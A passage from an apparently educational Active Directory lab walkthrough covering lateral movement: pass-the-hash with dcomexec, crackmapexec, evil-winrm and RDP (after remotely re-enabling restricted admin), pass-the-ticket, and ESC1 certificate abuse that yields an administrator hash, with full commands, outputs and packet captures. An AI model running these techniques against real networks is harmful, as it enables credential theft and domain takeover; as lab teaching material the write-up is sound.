
DecomExec (Distributed Component Object Model):

- pseudo shell (get the result in files retrieved with smb)
- protocol DCERPC + SMB

```
dcomexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5'
NORTH/catelyn.stark@192.168.56.11
```

```
> python3 dcomexec.py -object MMC20 -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11
Impacket v0.10.1.dev1+20220912.232454.86a5cbf8 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[-] DCOM SessionError: unknown error code: 0x800706ba
```



No.	Time	Source	Destination	Protocol	Length	Destination Port	Info
19	0.016262478	192.168.56.1	192.168.56.11	DCERPC	166	135	Bind: call_id: 1, Fragment: Single, 1 context items: ISystemActivator V0
20	0.016638525	192.168.56.11	192.168.56.1	DCERPC	414	34170	Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1
21	0.016652747	192.168.56.1	192.168.56.11	TCP	54	135	34170 -> 135 [ACK] Seq=113 Ack=361 Win=64128 Len=0
22	0.018844999	192.168.56.1	192.168.56.11	DCERPC	530	135	AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: NORTH\catelyn.s
23	0.029087401	192.168.56.11	192.168.56.1	TCP	54	34170	135 -> 34170 [ACK] Seq=361 Ack=589 Win=2101760 Len=0
24	0.029117071	192.168.56.1	192.168.56.11	ISystemActivator	566	135	RemoteCreateInstance request
25	0.044312177	192.168.56.11	192.168.56.1	TCP	54	34170	135 -> 34170 [ACK] Seq=361 Ack=1101 Win=2101248 Len=0
26	0.173447113	192.168.56.11	192.168.56.1	ISystemActivator	1030	34170	RemoteCreateInstance response
27	0.173470738	192.168.56.1	192.168.56.11	TCP	54	135	34170 -> 135 [ACK] Seq=1101 Ack=1337 Win=64128 Len=0
28	0.178246626	192.168.56.1	192.168.56.11	TCP	74	54403	48480 -> 54403 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=384
29	0.178548013	192.168.56.11	192.168.56.1	TCP	66	48480	54403 -> 48480 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SAC
30	0.178569262	192.168.56.1	192.168.56.11	TCP	54	54403	48480 -> 54403 [ACK] Seq=1 Ack=1 Win=64256 Len=0
31	0.179475393	192.168.56.1	192.168.56.11	DCERPC	166	54403	Bind: call_id: 1, Fragment: Single, 1 context items: IDispatch V0.0 (32b
32	0.189113219	192.168.56.11	192.168.56.1	TCP	54	48480	54403 -> 48480 [ACK] Seq=1 Ack=113 Win=2102272 Len=0
33	0.191938750	192.168.56.11	192.168.56.1	DCERPC	414	48480	Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1
34	0.191960312	192.168.56.1	192.168.56.11	TCP	54	54403	48480 -> 54403 [ACK] Seq=113 Ack=361 Win=64128 Len=0
35	0.194277802	192.168.56.1	192.168.56.11	DCERPC	530	54403	AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: NORTH\catelyn.s
36	0.222492404	192.168.56.11	192.168.56.1	TCP	54	48480	54403 -> 48480 [ACK] Seq=361 Ack=589 Win=2101760 Len=0
37	0.222527929	192.168.56.1	192.168.56.11	IDispatch	214	54403	GetIDsOfNames request "Document"
38	0.225095506	192.168.56.11	192.168.56.1	IDispatch	134	48480	GetIDsOfNames response ID=0x4 -> S_OK
39	0.225118516	192.168.56.1	192.168.56.11	TCP	54	54403	48480 -> 54403 [ACK] Seq=749 Ack=441 Win=64128 Len=0
40	0.227695688	192.168.56.1	192.168.56.11	IDispatch	206	54403	Invoke request ID=0x4 PropertyGet Args=0 NamedArgs=0 VarRef=0
41	0.228388673	192.168.56.11	192.168.56.1	IDispatch	422	48480	Invoke response SCode=S_OK VarRef=0 -> S_OK
42	0.228413993	192.168.56.1	192.168.56.11	TCP	54	54403	48480 -> 54403 [ACK] Seq=901 Ack=809 Win=64128 Len=0
43	0.231647059	192.168.56.1	192.168.56.11	IDispatch	206	54403	GetIDsOfNames request "Quit"
44	0.232169188	192.168.56.11	192.168.56.1	IDispatch	134	48480	GetIDsOfNames response ID=0x3 -> S_OK
45	0.232190329	192.168.56.1	192.168.56.11	TCP	54	54403	48480 -> 54403 [ACK] Seq=1053 Ack=889 Win=64128 Len=0
46	0.234935532	192.168.56.1	192.168.56.11	IDispatch	218	54403	GetIDsOfNames request "ActiveView"
47	0.235706670	192.168.56.11	192.168.56.1	IDispatch	134	48480	GetIDsOfNames response ID=0x6 -> S_OK
48	0.235717809	192.168.56.1	192.168.56.11	TCP	54	54403	48480 -> 54403 [ACK] Seq=1217 Ack=969 Win=64128 Len=0
49	0.238475066	192.168.56.1	192.168.56.11	IDispatch	206	54403	Invoke request ID=0x6 PropertyGet Args=0 NamedArgs=0 VarRef=0
50	0.239119136	192.168.56.11	192.168.56.1	IDispatch	422	48480	Invoke response SCode=S_OK VarRef=0 -> S_OK
51	0.239144390	192.168.56.1	192.168.56.11	TCP	54	54403	48480 -> 54403 [ACK] Seq=1369 Ack=1337 Win=64128 Len=0
52	0.243012161	192.168.56.1	192.168.56.11	IDispatch	234	54403	GetIDsOfNames request "ExecuteShellCommand"
53	0.243980496	192.168.56.11	192.168.56.1	IDispatch	134	48480	GetIDsOfNames response ID=0x36 -> S_OK
54	0.244007326	192.168.56.1	192.168.56.11	TCP	54	54403	48480 -> 54403 [ACK] Seq=1549 Ack=1417 Win=64128 Len=0
55	0.248234227	192.168.56.1	192.168.56.11	IDispatch	526	54403	Invoke request ID=0x36 Method Args=4 NamedArgs=0 VarRef=0
56	0.260639802	192.168.56.11	192.168.56.1	TCP	54	48480	54403 -> 48480 [ACK] Seq=1417 Ack=2021 Win=2102272 Len=0
57	0.303249868	192.168.56.11	192.168.56.1	IDispatch	230	48480	Invoke response SCode=S_OK VarRef=0 -> S_OK
58	0.303277190	192.168.56.1	192.168.56.11	TCP	54	54403	48480 -> 54403 [ACK] Seq=2021 Ack=1593 Win=64128 Len=0
59	0.308814050	192.168.56.1	192.168.56.11	SMB2	226	445	Encrypted SMB3
60	0.309272998	192.168.56.11	192.168.56.1	SMB2	190	55248	Encrypted SMB3
61	0.309297211	192.168.56.1	192.168.56.11	TCP	54	445	55248 -> 445 [ACK] Seq=1070 Ack=1129 Win=64128 Len=0
62	0.312538366	192.168.56.1	192.168.56.11	SMB2	244	445	Encrypted SMB3
63	0.312920758	192.168.56.11	192.168.56.1	SMB2	182	55248	Encrypted SMB3
64	0.312988758	192.168.56.1	192.168.56.11	TCP	54	445	55248 -> 445 [ACK] Seq=1260 Ack=1257 Win=64128 Len=0
65	0.315000000	192.168.56.1	192.168.56.11	SMB2	170	445	Encrypted SMB3

Lateral Move with CME

```
cme smb 192.168.56.11 -H ':cba36eccfd9d949c73bc73715364aff5' -d 'north' -u 'catelyst.stark' -x whoami
```

- By default cme only check if smb admin\$ is writable. If it is the case cme show “pwned”.
- For execution cme use the -x option and by default use the wmiexec impacket method

```
[Nov 04, 2022 - 09:23:56 (CET)] exegol-goadv2 /workspace # cme smb 192.168.56.11 -H ':cba36eccfd9d949c73bc73715364aff5' -d 'north' -u 'catelyst.stark' -x whoami
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+] north\catelyst.stark::cba36eccfd9d949c73bc73715364aff5 (Pwn3d!)
SMB 192.168.56.11 445 WINTERFELL [+] Executed command
SMB 192.168.56.11 445 WINTERFELL north\catelyst.stark
```

Using winrm

Winrm

protocol HTTP or HTTPS

```
evil-winrm -i 192.168.56.11 -u catelyst.stark -H 'cba36eccfd9d949c73bc73715364aff5'
```

```
[Nov 04, 2022 - 09:18:17 (CET)] exegol-goadv2 /workspace # evil-winrm -i 192.168.56.11 -u catelyst.stark -H 'cba36eccfd9d949c73bc73715364aff5'
[+] evil-winrm shell v3.3.0
[+] Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
[+] Info: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
[+] Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\catelyst.stark\Documents> whoami
north\catelyst.stark
```

No.	Time	Source	Destination	Protocol	Length	Destination Port	Info
17	26.7287751614	192.168.56.1	192.168.56.11	TCP	74	5985	56918 → 5985 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3846428085 TSecr=0 WS=128
18	26.728977854	192.168.56.11	192.168.56.1	TCP	66	56918	5985 → 56918 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
19	26.729044199	192.168.56.1	192.168.56.11	TCP	54	5985	56918 → 5985 [ACK] Seq=1 Ack=1 Win=64256 Len=0
20	26.729265291	192.168.56.1	192.168.56.11	HTTP	374	5985	POST /wsman HTTP/1.1 , NTLMSSP_NEGOTIATE
21	26.729840491	192.168.56.11	192.168.56.1	HTTP	580	56918	HTTP/1.1 401 , NTLMSSP_CHALLENGE
22	26.729859508	192.168.56.1	192.168.56.11	TCP	54	5985	56918 → 5985 [ACK] Seq=321 Ack=527 Win=64128 Len=0
23	26.731630316	192.168.56.1	192.168.56.11	HTTP	854	5985	POST /wsman HTTP/1.1 , NTLMSSP_AUTH, User: \catelyst.stark
24	26.733670697	192.168.56.11	192.168.56.1	HTTP	158	56918	HTTP/1.1 200
25	26.733698277	192.168.56.1	192.168.56.11	TCP	54	5985	56918 → 5985 [ACK] Seq=1121 Ack=631 Win=64128 Len=0
26	26.735580903	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=1121 Ack=631 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
27	26.735595097	192.168.56.1	192.168.56.11	HTTP	650	5985	POST /wsman HTTP/1.1 (application/http-spnego-session-encrypted)
28	26.735740506	192.168.56.11	192.168.56.1	TCP	54	56918	5985 → 56918 [ACK] Seq=631 Ack=3177 Win=2102272 Len=0
29	26.737358231	192.168.56.11	192.168.56.1	HTTP	3548	56918	HTTP/1.1 200 (application/http-spnego-session-encrypted)
30	26.737364707	192.168.56.1	192.168.56.11	TCP	54	5985	56918 → 5985 [ACK] Seq=3177 Ack=4125 Win=63488 Len=0
31	26.760313962	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=3177 Ack=4125 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
32	26.760340674	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=4637 Ack=4125 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
33	26.760341939	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=6097 Ack=4125 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
34	26.760343005	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=7557 Ack=4125 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
35	26.760344038	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [PSH, ACK] Seq=9017 Ack=4125 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
36	26.760350492	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=10477 Ack=4125 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
37	26.760351846	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=11937 Ack=4125 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
38	26.760352904	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=13397 Ack=4125 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
39	26.760353968	192.168.56.1	192.168.56.11	HTTP	1100	5985	POST /wsman HTTP/1.1 (application/http-spnego-session-encrypted)
40	26.760722894	192.168.56.11	192.168.56.1	TCP	54	56918	5985 → 56918 [ACK] Seq=4125 Ack=15983 Win=2102272 Len=0
41	26.855161332	192.168.56.11	192.168.56.1	HTTP	2555	56918	HTTP/1.1 200 (application/http-spnego-session-encrypted)
42	26.855194782	192.168.56.1	192.168.56.11	TCP	54	5985	56918 → 5985 [ACK] Seq=15983 Ack=6626 Win=64000 Len=0
43	26.866935265	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=15983 Ack=6626 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
44	26.866944296	192.168.56.1	192.168.56.11	HTTP	945	5985	POST /wsman HTTP/1.1 (application/http-spnego-session-encrypted)
45	26.867071404	192.168.56.11	192.168.56.1	TCP	54	56918	5985 → 56918 [ACK] Seq=6626 Ack=18254 Win=2102272 Len=0
46	26.954642088	192.168.56.11	192.168.56.1	HTTP	3659	56918	HTTP/1.1 200 (application/http-spnego-session-encrypted)
47	26.954731618	192.168.56.1	192.168.56.11	TCP	54	5985	56918 → 5985 [ACK] Seq=18254 Ack=18231 Win=64128 Len=0
48	26.962022286	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=18254 Ack=18231 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
49	26.962631940	192.168.56.1	192.168.56.11	HTTP	945	5985	POST /wsman HTTP/1.1 (application/http-spnego-session-encrypted)
50	26.962330745	192.168.56.11	192.168.56.1	TCP	54	56918	5985 → 56918 [ACK] Seq=10231 Ack=20605 Win=2102272 Len=0
51	26.963528106	192.168.56.11	192.168.56.1	HTTP	1463	56918	HTTP/1.1 200 (application/http-spnego-session-encrypted)
52	26.972372153	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=20605 Ack=11640 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
53	26.972381283	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=22065 Ack=11640 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
54	26.972383595	192.168.56.1	192.168.56.11	TCP	1514	5985	56918 → 5985 [ACK] Seq=23525 Ack=11640 Win=64128 Len=1460 [TCP segment of a reassembled PDU]

Using RDP

If you try to do PTH with RDP :


```
xfreerdp /u:catelyn.stark /d:north.sevenkingdoms.local  
/pth:cba36eccfd9d949c73bc73715364aff5 /v:192.168.56.11
```

You will have the following error :

Account restrictions are preventing this user from signing in. For example: blank passwords aren't allowed, sign-in times are limited, or a policy restriction has been enforced.

OK

To allow rdp connection without password you must Enable restricted admin

Enable restricted admin:

```
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name  
DisableRestrictedAdmin -Value 0
```

Let's do this from linux, first let's show the current value :

```
reg.py NORTH/catelyn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' query  
-keyName 'HKLM\System\CurrentControlSet\Control\Lsa'
```

```
[Nov 04, 2022 - 08:53:38 (CET)] exegol-goadv2 /workspace # reg.py NORTH/catelyn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' query -keyName 'HKLM\System\CurrentControlSet\Control\Lsa'  
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation  
HKLM\System\CurrentControlSet\Control\Lsa  
auditbasedirectories REG_DWORD 0x0  
auditbaseobjects REG_DWORD 0x0  
Bounds REG_BINARY  
0000 00 30 00 00 00 20 00 00 .0... ..  
crashonauditfail REG_DWORD 0x0  
fullprivilegeauditing REG_BINARY  
0000 00  
LimitBlankPasswordUse REG_DWORD 0x1  
NoLmHash REG_DWORD 0x1  
Security Packages REG_MULTI_SZ ""  
Notification Packages REG_MULTI_SZ rassfmscecli  
Authentication Packages REG_MULTI_SZ msv1_0  
LsaPld REG_DWORD 0x264  
LsaCfgFlagsDefault REG_DWORD 0x0  
SecureBoot REG_DWORD 0x1  
ProductType REG_DWORD 0x8  
disabledomaincreds REG_DWORD 0x0  
everyoneincludesanonymous REG_DWORD 0x0  
forceguest REG_DWORD 0x0  
restrictanonymous REG_DWORD 0x0  
restrictanonymoussam REG_DWORD 0x1
```

The value doesn't exist we create it :

```
reg.py NORTH/catelyn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' add -  
keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin' -vt  
'REG_DWORD' -vd '0'
```

Now try again rdp connection and it works \o/

```
[Nov 04, 2022 - 08:57:21 (CET)] exegol-goadv2 /workspace # xfreerdp /u:catelyn.stark /d:north.sevenkingdoms.local /pth:cba36eccfd9d949c73bc73715364aff5 /v:192.168.56.11
sh: 1: xprop: not found
sh: 1: xprop: not found
[08:57:46:198] [863:864] [WARN][com. FreeRDP: 192.168.56.11
[08:57:46:198] [863:864] [WARN][com.
[08:57:47:604] [863:864] [INFO][com.
[08:57:47:604] [863:864] [INFO][com.
[08:57:47:681] [863:864] [INFO][com.
[08:57:47:681] [863:864] [INFO][com.
Recycle Bin
```

Once finished delete the created registry key

```
reg.py NORTH/catelyn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' delete
-keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin'
```

TGT

Over Pass the Hash (NT -> TGT -> authentication)

Get a kerberos ticket from the nt hash

```
getTGT.py -hashes ':cba36eccfd9d949c73bc73715364aff5'
north.sevenkingdoms.local/catelyn.stark
```

Pass the ticket

Now we got the TGT of catelyn we will use it

```
export KRB5CCNAME=/workspace/tgt/catelyn.stark.ccache
wmiexec.py -k -no-pass
north.sevenkingdoms.local/catelyn.stark@winterfell
```

```
[Nov 04, 2022 - 10:50:49 (CET)] exegol-goadv2 tgt # getTGT.py -hashes ':cba36eccfd9d949c73bc73715364aff5' north.sevenkingdoms.local/catelyn.stark
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in catelyn.stark.ccache
[Nov 04, 2022 - 10:50:59 (CET)] exegol-goadv2 tgt # export KRB5CCNAME=/workspace/tgt/catelyn.stark.ccache
[Nov 04, 2022 - 10:51:10 (CET)] exegol-goadv2 tgt # wmiexec.py -k -no-pass north.sevenkingdoms.local/catelyn.stark@winterfell
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
north\catelyn.stark
```

You could also use the tickets dumped with lsassy using impacket ticketConverter:

```
ticketConverter.py kirbi_ticket.kirbi
ccache_ticket.ccache
```

[illegible]

Certificate

Pass The Certificate (Cert -> NTLM or TGT)

Back in our ESC1 case we request a certificate

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1  
-ca ESS05-CA -upn administrator@essos.local
```

With certipy we can request the ntlm hash of the user and the TGT too

```
certipy auth -pfx administrator.pfx -dc-ip
192.168.56.12
```

```
[Nov 04, 2022 - 22:42:35 (CET)] exegol-goadv2 cert # certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local
Certipy v4.0.0 - by Oliver Lyak (lyak)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
[Nov 04, 2022 - 22:42:42 (CET)] exegol-goadv2 cert # certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.0.0 - by Oliver Lyak (lyak)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

References

- <https://www.synacktiv.com/publications/traces-of-windows-remote-command-execution.html>
- <https://neil-fox.github.io/Impacket-usage-&-detection/>

- <https://www.ired.team/offensive-security/lateral-movement>
- <https://www.thehacker.recipes/ad/movement>
- <https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/lateral-movement/>
- ...

Next time we will have fun with kerberos delegation : : ([Goad pwning part10](#)) :)